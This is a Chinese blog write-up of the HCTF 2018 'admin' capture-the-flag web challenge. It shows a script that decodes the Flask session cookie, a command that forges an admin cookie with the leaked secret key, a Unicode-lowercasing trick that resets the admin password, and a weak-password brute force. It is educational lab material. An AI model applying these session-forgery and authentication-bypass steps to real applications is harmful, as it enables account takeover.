BUUCTF——[HCTF 2018]admin

原创

Ho1aAs 于 2021-05-16 16:13:17 发布 202 收藏

分类专栏： # CTF-Web 文章标签： BUUCTF flask web安全 session unicode

本文链接：https://blog.csdn.net/Xxy605/article/details/116894928

版权

CTF-Web 专栏收录该内容

66 篇文章 3 订阅

订阅专栏

文章目录

利用点

- Flask session
- Unicode编码欺骗
- （非预期）弱口令爆破

审题


打开环境，主页仅提供了login和register两项服务，hctf的超链接打开是404

hctf

login
register

Welcome to hctf


提示那么少，先看看主页的源码



```
  </div>
</div>


<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

<script type="text/javascript">
    $(document).ready(function () {
        // 点击按钮弹出下拉框
        $('.ui.dropdown').dropdown();

        // 鼠标悬浮在头像上，弹出气泡提示框
```


结合题目以及提示，可以断定是要登录管理员账户，先注册一个账户，看看登录有些什么内容

新增了post和change password功能，在change password找到hint，去g站看看项目源码



```
</div>

<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
        <!-- https://github.com/woadsl1234/hctf_flask/ -->
      <form class="ui form segment" method="post" enctype="multipart/form-data">
        <div class="field required">
          <label>NewPassword</label>
          <input id="newpassword" name="newpassword" required type="password" value="">
        </div>
        <input type="submit" class="ui button fluid" value="更换密码">
      </form>
    </div>
```

在index.html发现，登录要求`session['name']=='admin'`就能拿到flag，可以确认此题是cookie欺骗



Executable File | 11 lines (10 sloc) | 342 Bytes


```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

{% include('footer.html') %}
```

解题

解一——Flask session

网站框架是Flask，session存储在本地cookie中，因此只要对cookie解密，替换name即可绕过登录

在config.py发现secret_key




Executable File | 6 lines (5 sloc) | 207 Bytes

```
import os

class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```

F12获取cookie，用脚本对cookie解密

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                         'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                             'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
   print()
    print(decryption(sys.argv[1].encode()))
```



```
[redacted]ctf>python hctf-admin.py .eJw9kMGKwkAMhl9lydlDHfEieHDRLRYmpRIdkotora3TqQttRTviu-_ggrfA
F74_-Z-wP7dFV8Gsb2_FCPaXE8ye8HWEGaSUNEwLpc2uFjqFeTvG5akRm9RMG6cpcexLpS1WuBQnzfrOfjUVqycp7RzGmdIND0jOaZM4sdtIzHqKnofU7Jy2
PxUaPQixx5CFJuz6ekCTTTBOLNvMoxGHPp-I3VSpkTo1_ODg0fEmcGdTKpXQYg6vEeRde973v3Vx_bygKXsIZYOOV1GIV-myuqAKZ9k8wsCYVhFbnmqfK4nX
ionHfJ-_dZfmUBYfE12_cVv-k-uhCQD6outhBLeuaN-1wTiC1x82JW3q.YKC8Ag.pWr5ZLEUhv2mHROGVpXZzIfGUMY

{'_fresh': True, '_id': b'92fa061ede7fa5547ff2da4e12ec8623a46efb0c19f3795e4d62f259e1bef54eb97629ee21a5c2e6352f5f27925d74
bcb435fe777f4a9fd9f1b540dcb9c986e0', 'csrf_token': b'141e420a4f5688b7d6274541a14b69376db6a65c', 'image': b'NpMR', 'name'
: 'test', 'user_id': '10'}
```

https://blog.csdn.net/Xxy605


现在只要将**cookie**明文中的**name**改成**admin**，再使用**secret_key**加密即可绕过登录

使用flask-session-cookie-manager3脚本加密

> flask-session-cookie-manager3
> 该脚本也能解密

```
>python flask_session_cookie_manager3.py encode -s ckj123 -t "{'_fresh': True, '_id': b'92fa061ede7fa5547ff2da4e
12ec8623a46efb0c19f3795e4d62f259e1bef54eb97629ee21a5c2e6352f5f27925d74bcb435fe777f4a9fd9f1b540dcb9c986e0', 'csrf
_token': b'141e420a4f5688b7d6274541a14b69376db6a65c', 'image': b'NpMR', 'name': 'admin', 'user_id': '10'}
.eJw9kMGKwjAQhl9lydlDjXgRPLjoFguZUBkNMxdx29o2TbpQFW3Ed9_gwt4GvuH7Z_6nOJ6H6tKIxXW4VRNxbEuxeIqPb7EQGjNPuJLKHDrGMs7
7KaxLzzbrCHdOYeYo1FJZaGDNjv32TmEzZ6tmGg8O0lwqTyOgc8pkju0-YbOdQ6BRm4NT9qsBo0ZGChCzwMTd0I1g8hmkmSWbBzDsIBQztrtGG-6
0oQdFj0p3kTursZaMq6V4TURxGc7H609X9f8vKMwfjPmo0k0S46VeNy3IeJYtEoiMcJOQpbkKheR0KwlpSvflW9f6U139m7D_hH39R_qTj0CcSt_
2YiJul2p49yamiXj9AqPybjM.YKDIUg.tpA0-pkP0jCUHIYjpNbLauQNK3I
```

加密cookie替换，刷新即可获得flag



hctf

Hello admin

flag{4b8dfee2-6adc-49fc-a997-cfe1705783d2}


Welcome to hctf

https://blog.csdn.net/Xxy605

解二——Unicode编码欺骗


解法来源于参考文章

`route.py`发现引用了`Twisted`包的`nodeprep.prepare()`转换小写



```python
@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)
```

https://blog.csdn.net/Xxy605



```python

def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

注册、登录、改密码都会利用`strlower()`进行一次小写转换，旧版本这个函数存在漏洞

用Unicode特殊字符`ᴬᴰᴹᴵᴺ`注册一个号，转换小写成了`ADMIN`，实际是注册了`ADMIN`

登录`ᴬᴰᴹᴵᴺ`，实际是登录`ADMIN`，改密码，转换小写成了`admin`，实际改了`admin`的密码

登录`ADMIN`，实际是登录`admin`，获得flag

`admin`=`nodeprep.prepare(nodeprep.prepare('ᴬᴰᴹᴵᴺ'))`

> Search - Unicode Character Table (unicode-table.com)

解三——(非预期)弱口令爆破

弱口令爆破，使用Burpsuite爆破登录`admin/123`

参考

> HCTF2018-admin_迷风小白-CSDN博客

完